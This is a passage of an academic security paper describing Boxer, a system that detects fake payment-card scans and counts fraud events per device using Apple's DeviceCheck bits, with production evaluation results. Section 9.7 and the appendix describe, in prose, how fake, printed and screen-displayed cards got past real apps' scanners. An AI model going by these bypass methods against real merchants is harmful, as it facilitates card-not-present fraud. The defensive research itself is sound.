Before we describe how we count, we explain *why* one would want to count events. One key observation about modern attackers is that they tend to use real hardware devices to carry out their attacks. Hardware-based mechanisms from Apple [24] and Google [25] provide app builders with solid mechanisms for ensuring that a request comes from a legitimate iOS or Android device. Some attackers even carry out this hardware-based technique at scale [34] due to these limitations on their attacks.

Given that app builders can push attackers into using legitimate hardware devices, attackers try to repeat the same attacks using the same physical and relatively expensive hardware. App builders, knowing this, will try to count events associated with a device that indicate the existence of an attack. For example, credit card fraudsters will add many cards to accounts using the same device and will login to several accounts using the same device. If app builders can count these events on a per-device basis, they can detect the attacks, as we show in Section 9.3.

Unfortunately, app builders have a difficult tradeoff that they need to make to be able to detect these events. They can either use privacy-friendly device IDs, which attackers can reset by uninstalling the app or performing a factory reset of the device. Or app builders can use persistent device IDs, which violate the privacy of their end users and Apple's App Store policy prohibits [15, 26]. Existing industry solutions to counting that we have first-hand experience with suffer from these problems. Our secure counter is novel because it respects end-user privacy while still empowering apps to maintain counts even across resets.




Figure 10: Counts and their associated strata. This figure shows counts for cards added and successful logins and their corresponding strata.




Figure 11: The architecture for the secure counting abstraction. This figure shows how Boxer updates counts after an app adds a card. The app calls into the Boxer SDK, which calls the Boxer server, where Boxer maintains a database of counts. The Boxer server manages the DeviceCheck bits by accessing Apple's servers on behalf of the app.

7.2 Secure counting basics

At the heart of our secure counting abstraction is Apple's DeviceCheck abstraction [24]. DeviceCheck uses hardware-backed tokens stored on a device, which our server uses to query two bits per device from Apple's servers. DeviceCheck is supported on all devices running iOS 11.0 and above, which accounts for 98.3% of all iOS devices. However, two bits are not enough for app builders who want to count directly arbitrary events.

Instead of using DeviceCheck's two bits to encode values directly, we use them to define a range of possible counts. Figure 10 shows a device where we are tracking cards added and successful logins. For this app, the app builder expects a maximum of 11 cards added and 15 successful logins, which Boxer divides into four sections, or strata. We divide the counts by four so that we can represent each of the four strata using Apple's two hardware bits. In our example, this device has a count of four cards added and eleven successful logins, which map to strata one and two respectively.

The software counts and hardware strata complement each other where we use software counts in the common case where the user maintains the same *vendorId* (Apple's privacy-




Figure 12: Example of Boxer's secure counting system. In this figure, we show the counting system in four different states with three transitions between them. In this example, Boxer is counting cards added and logins, and tracking these on a per vendorId basis.

friendly deviceId abstraction [5]), but hardware strata to recover lost count values when we see a device reset. For attackers that reset their device, our counting abstraction provides monotonically increasing count values, but for legitimate users who reset their device, by dividing the counts up into four strata we limit the amount that our counts will increase on a device reset to avoid falsely flagging good users.

Figure 11 shows our overall architecture for how app builders use the secure counting abstraction and how Boxer keeps track of counts. From a high level, the app invokes an `increment` function in our SDK to increment the count for cards added, successful logins, or any events they want to track. The app includes an anonymous, but consistent, userId along with the request. Our SDK then retrieves a fresh DeviceCheck token from the device and the vendorId and passes these along with the userId to the Boxer server. The Boxer server maintains a device database indexed via the vendorId to keep track of counts and userIds for this device. The Boxer server also accesses Apple's servers, on behalf of the app, to query and set DeviceCheck bits. Apps need to register a DeviceCheck private key with Boxer to enable us to access Apple's servers on their behalf. Subsequently, the app can query counts from Boxer's server.

7.3 Counting and inconsistencies

Figure 12 shows an example of how the counting system state advances as three different events occur while counting cards added and logins. The system starts with two cards added and one login counts. We define the strata for each of these counts by dividing the maximum expected number of events by four, and each range represents a stratum. If the system increments the cards added count, it causes the count to cross a stratum as it moves the count from two to three, putting that count into stratum 1. The system defines the overall software stratum for a device as the maximum of all counter strata, so Boxer advances the software stratum to 1 and the DeviceCheck stratum to 1 as well to match the software stratum. At this point, the cards added, and login counts are in different stratum, which is acceptable as long the app continues to use the same vendorId.

If the user resets their vendorId, then subsequent requests will appear to come from a new device with all counts set to 0 and the software stratum set to an initial state ("-" in the figure). However, the DeviceCheck stratum is 1, causing an inconsistency. As a result of this inconsistency, Boxer sets *all* counts to the maximum value for their strata, which in this case is five for the cards added count and seven for the login count when they are in stratum 1. *By setting the counts to the maximum value within their strata as defined by the DeviceCheck stratum, we guarantee that all counts are equal to or greater than what they were before the inconsistency, thus maintaining monotonically increasing counts even after a vendorId reset.*

Our rules for counting are:

- The strata for a count = floor(count * 4 / max_count).
- The software strata = max(strata for all counts).
- If DeviceCheck strata $>$ software strata, set all counts to the maximum count according to the DeviceCheck strata.
- If DeviceCheck strata $<$ software strata, set the DeviceCheck strata = software strata.

Our system also handles counts where the maximum count is less than four and we handle the case where the attacker moves vendorIds between attacker-controlled devices, but we omit the details from this paper.

Initialization edge case We handle the case where a user resets their device before advancing strata with the help of an uninitialized state. For a fresh device, both hardware and software strata are set to this state before the app is used for the first time, after which both advance to stratum 0. For a user who resets their device at this point, the software state goes back to being uninitialized, while the hardware state is still in stratum 0. When we see such a configuration, we push the user to the maximum count of stratum 0 in software to match the hardware stratum. When the user adds their next card, both hardware and software strata will go to stratum 1, thereby ensuring monotonically increasing counts.

8 Implementation

This section discusses our overall implementation of Boxer. We discuss our overall implementation and our ML based image analysis pipeline.

In general, our system includes libraries that run on Android and iOS that app builders can put into their apps. For Android we use the standard jCenter repository to deploy our library, and for iOS we use the ubiquitous Cocoapods for distribution. The net result is that app builders can install these libraries using standard tools that they are almost certainly already using with only a single line configuration change.

Our system also includes a server portion that consumes the output of our client-side libraries to make the ultimate decision about whether a scan is genuine. The server portion runs as a Google App Engine app and uses Google's Cloud Datastore as the underlying database.

Our goal for our machine learning pipeline is to simultaneously pull the card number off the card to match what's on record, look at the visual elements of a card to verify that the card design matches what we expect for card from that BIN, and detect any cards scanned off computer screens. In our current implementation, we use four different machine learning models to glean this information from a video stream: two models for OCR, one for object detection and BIN matching, and one for image classification to detect screens.

We run models client-side because it provides stronger privacy by virtue of *not* sending images of cards to our server. Also, running models client-side puts the models close to the video stream, allowing Boxer to process more frames and with lower latency than if we sent images to a server.

9 Evaluation

This section seeks to answer six primary questions about Boxer and its impact in combating card-not-present fraud.

- Does Boxer recover false positives in a real deployment?
- Can Boxer's secure counting catch real attacks?
- How does screen detection fare against real attackers?
- How viable is the BIN consistency and expectation check?
- What types of attacks are currently being employed by fraudsters, and how does Boxer stop them?
- Do existing card scanners detect fake cards?

Several international apps have already deployed Boxer, leading to over 10 million cards scanned already. We evaluate Boxer on its performance against real attacks against these deployments (Sections 9.2, 9.3, 9.4, 9.6) and follow up with a more rigorous and controlled in-house evaluation against anticipated attacks (Sections 9.4, 9.5).

9.1 Handling production data

We use real data from production systems to train our defensive models and we report results based on real people using the apps that use our system. As such, for any data we use we employ access control, store it in an encrypted loopback device, and only use end-to-end encrypted file systems when we do open the encrypted loopback device.

9.2 Does Boxer recover false positives in a real deployment?

To evaluate Boxer's ability to recover false positives, we report on results from an app that shipped our SDK. In this deployment the app allowed users flagged by their fraud systems to verify their cards using Boxer instead of blocking them, which is what they did before using Boxer.

From January 22nd, 2020 to February 5th, 2020 we sample 45 users whom the app's systems flagged as fraudulent. Of these 45 users, 35 left without scanning. Of the ten users who did scan, eight scanned their cards successfully and passed Boxer's security checks, while the other two failed. Of these two users, one exceeded the *cards added* count from Boxer's secure counting system and the other failed the screen detection check.

All eight users who completed their transactions do not have chargebacks on their accounts as of February 12th, indicating that these were good users who would have otherwise been blocked (i.e., false positives).

Based on a manual analysis of the users in this dataset, the app confirmed that all 35 users who left without scanning were indeed fraudsters, as was the user caught by our secure counter. However, the user caught by screen detection appeared to be a good user. Although Boxer was unable to verify this user, they were in the same state that they would have been in without Boxer: their transaction was blocked.

Accordingly, the total number of good users in this dataset is 9, of which Boxer successfully recovers 8. Thus in this evaluation, Boxer recovers 89% of false positives without incurring any additional fraud.

9.3 Can Boxer's secure counting catch real attacks?

To evaluate secure counting, we report on data from an app that shipped our SDK in their production system. They ran the system for two weeks in November 2019 in production but did *not* use the results actively to stop attacks, but rather passively recorded information. The company does have other rules that they use to block transactions, so although our count is passive, they do actively block transactions from suspicious users. Having a passive count is advantageous because we can inspect the data more deeply before attackers attempt to evade Boxer.

In their setup they count cards that users add to an account for each device and set the maximum count to six per month. We also record all the unique userIds that we see for a device but record that in a database and do *not* use secure counting to track that yet. We took a random sample of ten users who hit this maximum count and report the results.

The first question we wanted to answer was whether attackers reset their device. We track device resets by observing an inconsistency between the software count and hardware stratum and record a timestamp for when the reset happens. In our sample, 7/10 attackers did reset their device, presumably as a countermeasure to the other security rules that the company used. For these reset devices, the company would have been unable to count any per-device events, including cards added, without using Boxer. Boxer was able to recover the cards added count after resets and maintain monotonically increasing counts.

The second question we wanted to answer was whether counting cards added to a device would be useful for stopping fraud. To answer this question, we pulled the userIds from our database for all users who added a card to one of the devices that hit the six-card limit and inspected all their transactions manually.

Fraudsters used all ten devices for attacks that the company would like to prevent, and the attacks fell into three categories. First, 4/10 devices took part in traditional stolen card fraud where the users of that device added cards from a broad range of zip codes (e.g., across multiple states), indicating that the cards were coming from a list of stolen credentials. Second, 3/10 devices took part in a credit-card specific version of credential stuffing, where they added 12, 42, and 100 unique cards to a device, presumably to check if the card data they had was valid. Interestingly, the devices that they used to check cards did *not* have any transactions on them. Third, 3/10 devices took part in a scheme where they abuse the pre-authorization system.

For the ten devices that we inspected manually, we had no false positives – fraudsters used all the devices we inspected for attacks. The attacks fell into three different categories, but they were all attacks.

Although we do not know the recall of the Boxer card added count, which would be a measure of how much of the total fraud problem does this signal catch, we can confirm that the 7/10 devices used for stolen card fraud and failed transaction fraud had charges on them that the company's other systems had missed. As such, the company plans to start using the Boxer card added count in production to block suspicious transactions.

Finally, of the ten devices that we inspected, one device had three unique users, and another had six unique users all who added cards on the same device, suggesting that tracking unique logins per device could be another useful signal.

Accuracy	Precision	Recall
96.25%	98.25%	94.25%

Figure 13: Screen detection results on a dataset of 800 images having an even split of samples containing and not containing screens.

9.4 Can screen detection catch real attackers scanning card images from screens?

From a production dataset, we randomly select 63 images where attackers scanned cards rendered on screens as our validation set. Boxer's screen detection model caught all 63 attacks. All these images, however, clearly showed the edge of the screen that the attacker was using to display the card.

Since a careful attacker can avoid screen edges while scanning, we perform a more extensive internal evaluation. We manually collected 400 images of different credit cards captured across multiple screens. These 400 samples had credit cards displayed on multiple screens, and we captured them using multiple devices, showing the screen edge in some cases, and not showing in others. We combined this with 400 images clearly not having screens obtained from the same mobile payment app to build a test set of 800 images for evaluation. Of these 800 images, the screen detection model was able to correctly label 770 images, giving an accuracy of 96.25%. Screen detection incorrectly labeled only 7 out of 400 images that did not contain screens thereby resulting in a precision of 98.25% and missed 23 out of 400 images that contained screens resulting in a recall of 94.24%. Figure 13 summarizes these results.

In Boxer, we run the screen detector on three frames for each scan, so we have multiple opportunities to detect a screen and some flexibility in balancing false positives and false negatives.

9.5 How viable is the BIN consistency and expectation check?

We design the BIN consistency check to catch attackers who create card images that look like cards, perhaps using a stock card image, but do not match what we expect for a card from that BIN. Since we have not seen this style of attack in the wild, we consider this defense to be a proactive defense that anticipates future attacks. Thus, for evaluation, we test on valid cards to check for false positives and see if it can detect a purposely crafted BIN inconsistent Fugazi fake.

We use a validation dataset containing 2000 legitimate production credit card images. On evaluation, the BIN check had a false positive rate of 0 on this dataset, showing that it will not affect the experience of good users.

We created a BIN inconsistent fake card using Fugazi. This card has the BIN of a GreenDot card, but we render it in the



Figure 14: A BIN inconsistent fake card image caught by our BIN consistency and expectation check. The card shown in the image starts with a 4 and should thus have the Visa logo. The BIN (first 6 digits) of the card is also not from Chase, and thus, a Chase logo should not be present. Our check detects both inconsistencies, showing that it would flag such a card as fake.

form of a Chase card. While existing apps were unable to detect this fake card (Section 9.7), the BIN check correctly classifies this as a BIN inconsistent image by detecting the presence of a Chase logo as shown in Figure 14.

9.6 What types of attacks are currently being employed by fraudsters, and how does Boxer stop them?

We report the types of attacks from a random sample of attacks observed in the wild. These attacks include:

- 23% of users who did not produce a picture of a card in their scan.
- 74% of users whose scanned cards did not match the card that the app had on record for these users.
- 3% of users who scanned card images rendered on mobile and computer screens.
- One user with a clearly photoshopped card.

In this dataset, the overwhelming majority of attacks were from users who scanned something other then a card and users who scanned a card that mismatched what the app had on record for the user. Our OCR stops the users who were unable to produce a card image and those who produced card images that did not match the card number on record. A few users scanned cards rendered on mobile devices or monitors, which our screen detector detects. We did find a single example of a user using a photoshopped card. While Boxer was unable to detect this card, we observe that it had an incorrect font and we expect future systems to detect this style of attack.

Additionally, we describe the attacks stopped by our secure counter in Section 9.3




Figure 15: Samples for our case study. This figure shows the original card and four different fake versions of the real card. The fake cards include a Google doc with the number in the middle scanned off a computer screen, a Fugazi fake where the BIN mismatches and scanned off a phone, the real card scanned off a phone, and a Fugazi fake that we printed out using a high quality printer and plastic. We add these fake cards successfully to all the apps that we tested using their card scanner.

9.7 Do existing card scanners detect fake cards?

Many apps include card scanning as a better user experience for adding cards when compared to entering the card details manually into an app. However, this extra data from the scan also presents an opportunity to detect signs of attacks. To test if existing apps use this data, we generate several fake cards and add them to a ride sharing app, a food deliver app, an e-commerce app, and a security SDK using their card scanning features. We discuss the ethical considerations of these attacks in Section 9.7.1.

Figure 15 shows both the real card and the fake cards that we use for this experiment. Our original card is a GreenDot card, and the fakes include a Google Doc with the card details typed on it, a Fugazi fake with a Chase card containing the GreenDot number on a phone screen, the original GreenDot card on a phone screen, and a physical card printed on plastic of the Chase card. We printed the physical card at a local print shop, and it cost $35 per card.

We added the fake cards to all the apps successfully, suggesting that these apps are not looking at the card for signs of tampering. Fraud systems are complicated, and we add cards to existing accounts for the ride-sharing app and the e-commerce app. Thus, it is possible that even if they had detected signs of abuse, they may have let it pass due to the good standing of the accounts that add the cards.

However, with the food delivery app we created a new account and the cards we added were fake, a classic pattern for financial fraud. After adding the card, we also made a

purchase, showing that this card bypassed all fraud checks. The security SDK that we evaluated is an anti-fraud library as opposed to an app itself, but they claim to provide confidence that the user possesses the physical card, which is false in our experiment.

9.7.1 Ethical considerations

In our experiments, we add fake cards to accounts on real apps. In one experiment, we made a purchase using the fake card. However, the credit card number that we used in this experiment was one from a pre-paid debit card that we had purchased. Thus, we paid the merchant for the food that we received. Also, we consulted with our lawyers and they confirmed that what we did was legal, and we believe that it is ethical.

10 Related work

Payment cards are vulnerable to skimming attacks where data is stolen and sold online [1]. Researchers did a study of card skimmer technology and used it to develop a card skimmer detector [43]. This technology exploits the physical constraints required for a card skimmer to work properly. Scaife et al. [41] surveyed various gas pump point-of-sale skimmer detection techniques like Bluetooth based skimmer detection mobile apps. The authors reverse engineer all the available apps to determine the common skimmer detection characteristics. In another work, Nishant et al. [9] evaluate the effectiveness of using Bluetooth scans to detect card skimmers.

Researchers have also bolstered the security of gift cards, an increasingly popular payment method considerably different in design from both credit and debit cards [42].

Stapleton and Poore explain in detail the standards maintained by the Payment Card Industry (PCI) Security Standards Council (SSC) to protect credit card holder data [44]. Researchers have shown how BIN can be used in conjunction with the IP address for a BIN/IP check [3] to identify fraud. The device location is correlated with the country of issuance of the bank to identify fraud.

Data mining has been used to propose solutions to card not present fraud. Akhilomen used features like geolocation of the transaction, email address or phone number used in the transaction, good purchased, shipping address to train a neural network based fraud detection anomaly system [6]. More recently, Zanin proposed a combination of data mining and parenclitic network analysis to ascertain the validity of credit card transactions [55].

The area of digital image forensics looks at the broad area of detecting fake images. Farid outlines this area in a survey of the topic [16]. Techniques, such as cloning [19] and JPEG quantization [17], use the fact that the underlying statistics of any digitally forged altercation would not match that of a real image, although they look indistinguishable to a human being. Such techniques have also been incorporated into the deep learning era, to train a model to learn the distribution of either real images, and identify fakes through anomaly detection techniques [54], or learn distributions of real and fake images, and accordingly classify an image at test time.

Detecting screens has also been explored previously. Patel et al. seek to use Moiré patterns to detect replay attacks aiming to evade facial recognition systems [37]. More recently, Gracia and Queiroz also use Moiré pattern analysis to detect replay attacks [20].

Multi-factor authentication focuses on how to use additional mechanisms to prove the identity of the individual interacting with an app. Recently researchers have proposed novel factors to empower people to authenticate explicitly via voice recognition [7, 50]. Researchers have also proposed a number of systems to enable login systems to verify additional factors implicitly [29, 30, 33]. Finally, researchers have shown how to be smart about when to even ask for additional factors via statistical methods [18].

11 Conclusion

Many apps use scanning to make it easy for users to add payment cards to their apps. Although the current generation of scanners are good at performing OCR, they are *not* ready to stop attacks.

This paper introduced Boxer, a new system for enabling apps to scan payment cards and determine if they are genuine. Boxer combines three image analysis techniques with a novel secure counting abstraction on top of modern security hardware to provide a holistic solution to card-not-present attacks performed at scale.

Boxer is already beginning to have an impact, with our SDK actively taking production traffic from large and international apps. To date, we have already scanned over 10 million cards, detected real attacks, and shown how our design keeps an eye towards the future by anticipating future attacks and building defenses for them.

Acknowledgments

We would like to thank Pete Chen, David Wagner, Nolen Scaife, Hao Chen, Joy Geng, and Jason Lowe-Power for providing feedback on drafts of our paper. We would also like to thank our shepherd, Patrick Traynor, and the anonymous reviewers who provided valuable feedback on this work. This research was funded in part by a grant from Bouncer Technologies and NSF grant IIS-1748387.

Appendix

A Improving hardware for rate limiting

Based on our experience using Boxer's counting abstraction in a production environment, we describe some of the pragmatic and important lessons learned from our experiences and we suggest modest modifications to the hardware available on iOS and Android devices to better support device-based rate limiting in general and our counting abstraction in particular.

A.1 Impact on legitimate users

Section 7.3 describes how Boxer maintains monotonically increasing counts even as attackers reset their vendorId or move a valid vendorId from one device to another. This section focuses on our legitimate users and how our abstractions strive to handle less common, but still possible, cases well. In particular, the two cases we discuss are (1) users buying a used device and (2) users uninstalling and reinstalling the app.

When a user buys a used device, they inherit the DeviceCheck stratum from the previous owner as DeviceCheck stratum are bound to devices. In the most extreme case, attackers who sell devices with DeviceCheck stratum set to 3 would result in counts already being set to their maximum value. To mitigate this potential risk, we set our reset period (when we reset counts back to zero) to one month, the shortest time period available when using DeviceCheck. DeviceCheck provides timestamps on a month-level of granularity, so each time the timestamp in DeviceCheck mismatches the current month, Boxer resets all counts.

When a user uninstalls and reinstalls the app, or otherwise resets their vendorId, Boxer increases their counts due to software and DeviceCheck strata inconsistencies. However, they will increase their strata only if they increment a count. For example, if a user is at stratum 1 and they uninstall and reinstall the app but never add a card, then their stratum will remain at 1. App uninstall and reinstall cycles will reduce the number of counts available to users, but by dividing our counts into strata we still leave some room for counting.

A.2 Limitations

Based on our experience of running Boxer in a production environment, we discovered two main limitations of our approach.

First, whenever Boxer needs to set counts due to software and DeviceCheck strata inconsistencies, counts from one event may be set even if the user hasn't performed the action associated with the event. Second, we found the DeviceCheck API to be difficult to work with because we need to maintain consistent state across our own counting data and Apple's DeviceCheck state. This classic distributed systems problem is especially difficult for Boxer because we use a read-modify-write pattern to update DeviceCheck bits and we must be able to withstand an attacker who sends a massive number of requests for the same device in parallel, but Apple provides no mechanisms for us to do this consistently. Appendix A.3 discusses how we handle this limitation.

A.3 DeviceCheck for distributed systems

The fundamental problem with DeviceCheck, from a distributed systems perspective, is that app builders need to keep their software strata and Apple's DeviceCheck state consistent. Apple exposes a simple get / set interface, which we assume is atomic and sequentially consistent, but because there are only two bits and no fine-grained timestamps there isn't much we can build on top of it.

In Boxer we serialize all read-modify-write updates to Apple's servers while still allowing read-only requests to access the bits concurrently. To serialize, we use a distributed locking scheme built on top of Google's Cloud Datastore using transactions and a simple lock model. Even with this synchronization scheme and blunt serialization policy, Boxer can handle millions of active devices per month. See Appendix A.5 for more details.

One option for dealing with race conditions is to ignore them since these are used for rate limiting. Allowing 14 failed login attempts instead of 12 is still effective rate limiting.

Based on our experience, we'd like to see a simple extension to the DeviceCheck API to facilitate efficient race-free counting. We propose a short-lived (e.g., 60 seconds) deviceId in addition to the two bits that DeviceCheck gives us that we can use within our own synchronization scheme. Short-lived deviceIds should be simple for Apple to implement on top of any reasonable storage system and has a minimal impact on end-user privacy as legitimate users will always have the same vendorId for concurrent requests on the same device. Only attackers will have different vendorIds for concurrent requests from the same device. By exposing a time-based deviceId, app builders can synchronize access to the DeviceCheck bits for each device, enabling Boxer to handle any practical scale.

A.4 Applying stratified counting to Android

Like Apple, Google also has mechanisms in their Android systems that have the potential to serve as the backbone for Boxer's rate limiting abstraction.

In particular, Android's Key Attestation system [25] provides a hardware-backed uniqueId that cycles every 30 days. Boxer could use this uniqueId directly in place of Apple's vendorId, which would enable Boxer to count events without needing to synchronize with external servers, like we do when we use DeviceCheck.

However, one limitation of Google's design, from Boxer's perspective, is that end users are unable to reset their uniqueId

before that 30-day period expires. And, this limitation is fundamental as the ability to reset the uniqueId is akin to resetting the hardware.

A second limitation of Google's design is that they hard-code the 30-day cycle parameter, making it impossible for app builders to extend their rate limit period. In contrast, Apple's DeviceCheck design provides a timestamp and leaves it up to the app builder as to when they want to cycle their state, providing more flexibility for app builders to customize their use.

Currently, Google restricts the use of the uniqueId only to system level processes, but as an alternative to DeviceCheck the uniqueId provides some compelling improvements in terms of counting system implementation simplicity.

A.5 Is serializing access to Apple's DeviceCheck servers practical?

To make sure that Boxer's software strata and DeviceCheck state remain consistent, we serialize all read-modify-write updates to DeviceCheck state. To measure the impact of this policy, we measure the latency of read-modify-write updates and the latency of our distributed locks, all of which run in our Goolge App Engine server system. We measured ten updates and report the average across all ten trials.

The total time for handling locking and read-modify-write updates to Apple's DeviceCheck is 916ms. At this latency, Boxer can handle 2.8M updates every 30 days, and assuming an average of 1.5 updates per device per month means that Boxer can handle 1.9M active devices per month. Of the 916ms, 297ms are from our distributed locking scheme, leaving the remaining 619ms for DeviceCheck API calls. Instead of using distributed locks, we could have routed all read-modify-write updates to the same server and used local locks for synchronization, effectively eliminating the 297ms spent on distributed locks. In this case, Boxer can handle 4.2M updates spread across 2.8M active devices over a 30 day period.

These results show that even for a naive implementation and blunt serialization policy, Boxer can handle millions of active devices per month.

B More experiments with Fugazi

To understand if there are any fundamental differences between real samples and those created by Fugazi, instead of creating a Fugazi fake with a new card number, we create a Fugazi version of an original card image (i.e., a fake where the injected digits are the same as that of the original). We then compute the pixel-wise difference image between them. We ensure that the Fugazi fake has the same texture as the original and we align them perfectly. This alignment guarantees that only Fugazi introduces differences between the two. Figure 18 shows the difference image and we make the following observations. First, most parts of the Fugazi generated image are identical to the original, indicating a potential difficulty for machine learning models attempting to detect discriminating features. Second, the difference image, however, highlights exactly those places where Fugazi had to do the most work (Sec 5.1), showing imperfections in Fugazi fakes.

Owing to the observed differences between real cards and their corresponding Fugazi fake versions, we attempted a number of defenses to reliably detect Fugazi.

B.1 Evaluating Fugazi with traditional image forensics techniques

The non-deep learning forensics techniques we attempted, to detect Fugazi rely on differences in the frequency of noise present in natural and tampered images [4], CFA artifacts that are generated by a demosaicing algorithm run on modern digital cameras to reconstruct color images, and thus, not be present in generated images [36] and possible discontinuities in JPEG compression artifacts arising in digitally generated images [23]. However, as Figure 17 shows, none of these techniques detect any discernible differences between real and Fugazi generated samples.

B.2 Internal evaluation of Fugazi with image classification and anomaly detection

We first trained and evaluated a binary classifier to distinguish between real cards and Fugazi fakes. While the trained classifier generalized to detect other fakes that a particuar version of Fugazi generated, it was consistently fooled by those generated by a slightly altered implementation of Fugazi.

Although a binary classifier might work as a signature detection technique where it can identify a specific version of Fugazi, it is unable to detect general fake cards. This limitation is significant in our setting, where fraudsters refine their techniques to adapt with growing defenses.

Next, we cast Fugazi card detection as an anomaly detection problem. We modeled an autoencoder as a deviation-based anomaly detector [14] which we trained to reconstruct only real samples. Our hypothesis was that training only on real samples leads to sub-optimal reconstruction of fakes. Once quantified, we use the reconstruction error to distinguish between real and fake images, since fakes would have a higher reconstruction error.

With our observation that there are imperfections in Fugazi fake cards, the autoencoder based anomaly detection can potentially catch them without being influenced by a particular type of fake. This observation stems from the fact that we only train our autoencoder on real data.

However, when we experimented with several different Fugazi fakes, the reconstruction loss values across training epochs was spread out, with the loss value being higher for



Figure 16: Fake credit cards that we generated using Fugazi.




Figure 17: Outputs generated on running noise analysis [4], CFA detection [36] and JPEG inconsistency detection [23], respectively on real and fake images. The top row shows the results on fake images, and the bottom row for real images. The images on the left show no difference in the frequency of noise between real and fake images. The images in the middle show no specific regions that do not contain CFA artifacts (regions shown in blue), and the images on the right show JPEG compressions localizing to the same untampered region (regions shown in yellow) in real and fake images.



Figure 18: Difference image between a real image and a Fugazi generated image with the same digits and same texture, that we positioned to align with each other. The black regions in the differnce image show identical portions between the two images, while the white regions highlight differences.

real cards in some cases, and higher for fakes in others. This data suggests that autoencoder was unable to detect fake cards.

References

[1] 14 credit card skimmers found in arizona in 2019. https://www.abc15.com/news/data/credit-card-skimmers-found-in-arizona-reaches-14-so-far-in-2019.

[2] Binlist: An open-source list of bank bin/iin numbers. https://github.com/iannuttall/binlist-data.

[3] Combo ip/bin checker. https://www.bincodes.com/ip-bin-checker/.

[4] Noise analysis for image forensics. https://29a.ch/2015/08/21/noise-analysis-for-image-forensics.

[5] Vendorid documentation, 2019. https://developer.apple.com/documentation/uikit/uidevice/1620059-identifierforvendor.

[6] John Akhilomen. Data mining application for cyber credit-card fraud detection system. In Petra Perner, editor, *Advances in Data Mining. Applications and Theoretical Aspects*, pages 218–228, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[7] Vijay A. Balasubramaniyan, Aamir Poonawalla, Mustaque Ahamad, Michael T. Hunter, and Patrick Traynor. Pindr0p: Using single-ended audio features to determine call provenance. In *Proceedings of the 17th ACM Conference on Computer and Communications Security*, CCS '10, pages 109–120, New York, NY, USA, 2010. ACM.

[8] V. Benjamin, W. Li, T. Holt, and H. Chen. Exploring threats and vulnerabilities in hacker web: Forums, irc and carding shops. In *2015 IEEE International Conference on Intelligence and Security Informatics (ISI)*, pages 85–90, 2015.

[9] Nishant Bhaskar, Maxwell Bland, Kirill Levchenko, and Aaron Schulman. Please pay inside: Evaluating bluetooth-based detection of gas pump skimmers. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 373–388, Santa Clara, CA, August 2019. USENIX Association.

[10] Airbnb Data Science Blog. Fighting financial fraud with targeted friction, February 2018. https://medium.

com/airbnb-engineering/fighting-financial-fraud-with-targeted-friction-82d950d8900e.

[11] Uber Engineering Blog. Advanced technologies for detecting and preventing fraud at uber, June 2018. https://eng.uber.com/advanced-technologies-detecting-preventing-fraud-uber/.

[12] Caroline Cakebread. Looking to buy some stolen credit card numbers? just head to facebook, December 2017. http://www.businessinsider.com/pages-advertising-stolen-credit-card-numbers-are-all-over-facebook-2017-12.

[13] Cayan. Preventing card-not-present fraud. https://cayan.com/Site/Media/Cayan/Insights-Content/preventing-card-not-present-fraud_cayan.pdf.

[14] Carl Doersch. Tutorial on variational autoencoders, July 2016. https://arxiv.org/abs/1606.05908.

[15] Serge Egelman, Feburary 2019. https://blog.appcensus.io/2019/02/14/ad-ids-behaving-badly/.

[16] H. Farid. Image forgery detection. *IEEE Signal Processing Magazine*, 26(2):16–25, March 2009.

[17] Hany Farid. Digital image ballistics from jpeg quantization, 2006.

[18] David Freeman, Sakshi Jain, Markus Durmuth, Battista Biggio, and Giorgio Giacinto. Who are you? A statistical approach to measuring user authenticity. In *NDSS*. The Internet Society, 2016.

[19] Jessica Fridrich, David Soukal, and Jan Luk. Detection of copy-move forgery in digital images, 2003.

[20] Diogo Garcia and Ricardo De Queiroz. Face-spoofing 2d-detection based on moiré-pattern analysis. *IEEE Transactions on Information Forensics and Security*, 10:778–786, 04 2015.

[21] A. Haslebacher, J. Onaolapo, and G. Stringhini. All your cards are belong to us: Understanding online carding forums. In *2017 APWG Symposium on Electronic Crime Research (eCrime)*, pages 41–51, 2017.

[22] Minyoung Huh, Andrew Liu, Andrew Owens, and Alexei A. Efros. Fighting fake news: Image splice detection via learned self-consistency. *arXiv preprint arXiv:1805.04096*, 2018.

[23] Chryssanthi Iakovidou, Markos Zampoglou, Symeon Papadopoulos, and Yiannis Kompatsiaris. Content-aware detection of jpeg grid inconsistencies for intuitive image forensics. *Journal of Visual Communication and Image Representation*, 54:155–17, 2018.

